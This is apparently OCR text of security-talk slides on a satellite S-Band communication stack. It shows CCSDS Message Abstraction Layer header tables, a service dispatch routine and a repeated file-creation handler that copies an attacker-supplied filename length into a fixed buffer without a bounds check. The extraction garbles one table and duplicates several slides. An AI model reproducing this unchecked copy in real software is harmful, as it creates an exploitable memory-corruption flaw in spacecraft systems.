
S-Band Stack



CCSDS - Message Abstraction Layer (MAL)



S-Band Stack




CCSDS - Message Abstraction Layer (MAL)

Field	Type	Value
URI From	URI	Message Source URI
Authentication Id	Blob	Source Authentication Identifier
URI To	URI	Message Destination URI
Timestamp	Time	Message generation timestamp
QoSlevel	QoSLevel	The QoS level of the message
Priority	UInteger	The QoS priority of the message
Domain	List<Identifier>	Domain of the message
Network Zone	Identifier	Network zone of the message
Session	SessionType	Type of session of the message
Session Name	Identifier	Name of the session of the message
Interaction Type	InteractionType	Interaction Pattern Type
Interaction Stage	UOctet	Interaction Pattern Stage
Transaction Id	Long	Unique to consumer
Service Area	UShort	Service Area
Service	UShort	Service
Operation	UShort	Service Operation
Area version	UOctet	Areaversion
Is Error Message	Boolean	'True' if this is an error message; else 'False'



S-Band Stack




CCSDS - Message Abstraction Layer (MAL)

Field	Type	Value
URI From	URI	Message Source URI
Authentication Id	Blob	Source Authentication Identifier
URI To	URI	Message Destination URI
Timestamp	Time	Message generation timestamp
QoSlevel	QoSLevel	The QoS level of the message
Priority	UInteger	The QoS priority of the message
Domain	List<Identif	Name
Network Zone	Identifier	InteractionType
Session	SessionType	Short Form Part
Session Name	Identifier	Enumeration Value
Interaction Type	InteractionT	Numeric Value
Interaction Stage	UOctet	Comment
Transaction Id	Long	SEND
Service Area	UShort	1
Service	UShort	2
Operation	UShort	3
Area version	UOctet	4
Is Error Message	Boolean	5
		6



S-Band Stack



CCSDS - Message Abstraction Layer (MAL)

CCSDS The Consultative

Recommendation

MISS


ABST

REC

Field	Type	Value
URI From	URI	Message Source URI
Authentication Id	Blob	Source Authentication Identifier
URI To	URI	Message Destination URI
Timestamp	Time	Message generation timestamp
QoSLevel	QoSLevel	The QoS level of the message
Priority	UInteger	The QoS priority of the message

Name	InteractionType
Short Form Part	19


Enumeration Value	Numeric Value	Comment
SEND	1	Used for Send interactions.
SUBMIT	2	Used for Submit interactions.
REQUEST	3	Used for Request interactions.
INVOKE	4	Used for Invoke interactions.
PROGRESS	5	Used for Progress interactions.
PUBSUB	6	Used for Publish/Subscribe interactions.



https://en.wikipedia.org/wiki/Message_Abstraction_Layer




S-Band Stack



```
1  if (serviceArea == 0x20001) {
2    // ...
3    if ((operation & 0xffffffff00) == 0x18100) { PUBSUB_MonitorEvent(msg); }
4  } else if (serviceArea == 0x40001) {
5    // ...
6    if ((operation & 0xffffffff00) == 0x18100) { SUBMIT_SubmitAction(msg); }
7  } else if (serviceArea == 0x4a000f) {
8    // ...
9    operation = operation & 0xffffffff00;
10   if (operation == 0x10100) { SUBMIT_CreateFile(msg); }
11   if (operation == 0x20100) { SUBMIT_RemoveFile(msg); }
12   if (operation == 0x30100) { REQUEST_WriteFile(msg); }
13   if (operation == 0x50100) { PROGRESS_ReadFile(msg); }
14 }
15 // ...
16
```




S-Band Stack



```
1 void SUBMIT_CreateFile(MAL_Message_t *pMessage) {
2     msg = (pMessage->body).data;
3     ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &report_acceptance);
4     if(ret == SUCCESS) {
5         ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
6         if(ret == SUCCESS) {
7             // Inform about Acceptance
8             COMActivityTracking_PublishAcceptanceEvent(...);
9         }
10    }
11
12    ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &boolVal);
13    if(ret == SUCCESS) {
14        ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15        if(ret == SUCCESS) {
16            strcpy(full_filename, "/flash/");
17            strncpy(full_filename + 7, filename.character, filename.length);
18            full_filename[filename.length + 7] = 0;
19            file_handle = fopen(full_filename, "r");
20            //
```




S-Band Stack



```
1 void SUBMIT_CreateFile(MAL_Message_t *pMessage) {
2     msg = (pMessage->body).data;
3     ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &report_acceptance);
4     if(ret == SUCCESS) {
5         ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
6         if(ret == SUCCESS) {
7             // Inform about Acceptance
8             COMActivityTracking_PublishAcceptanceEvent(...);
9         }
10    }
11
12    ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &boolVal);
13    if(ret == SUCCESS) {
14        ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15        if(ret == SUCCESS) {
16            strcpy(full_filename, "/flash/");
17            strncpy(full_filename + 7, filename.character, filename.length);
18            full_filename[filename.length + 7] = 0;
19            file_handle = fopen(full_filename, "r");
20            //
```




S-Band Stack



```
3 ret = MAL_ReadBoolean(msg, &offset, (pmessage->body).length, &report_acceptance);
4 if(ret == SUCCESS) {
5     ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
6     if(ret == SUCCESS) {
7         // Inform about Acceptance
8         COMActivityTracking_PublishAcceptanceEvent(...);
9     }
10 }
11
12 ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &boolVal);
13 if(ret == SUCCESS) {
14     ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15     if(ret == SUCCESS) {
16         strcpy(full_filename, "/flash/");
17         strncpy(full_filename + 7, filename.character, filename.length);
18         full_filename[filename.length + 7] = 0;
19         file_handle = fopen(full_filename, "r");
20         // ...
21
22         MAL_WriteUInteger(...);
23         MAL_WriteBoolean(...);
24         MOSManager_SendMessage(SoutputMessage_SUBMIT_CreateFile);
```




S-Band Stack



```
7 // Inform about acceptance
8 COMActivityTracking_PublishAcceptanceEvent(...);
9 }
10 }
11
12 ret = MAL_ReadBoolean(msg, &offset, (pMessage->body).length, &boolVal);
13 if(ret == SUCCESS) {
14     ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15     if(ret == SUCCESS) {
16         strcpy(full_filename, "/flash/");
17         strncpy(full_filename + 7, filename.character, filename.length);
18         full_filename[filename.length + 7] = 0;
19         file_handle = fopen(full_filename, "r");
20         // ...
21
22         MAL_WriteUInteger(...);
23         MAL_WriteBoolean(...);
24         MOSManager_SendMessage(&outputMessage_SUBMIT_CreateFile);
25     }
26 }
27
28 }
```



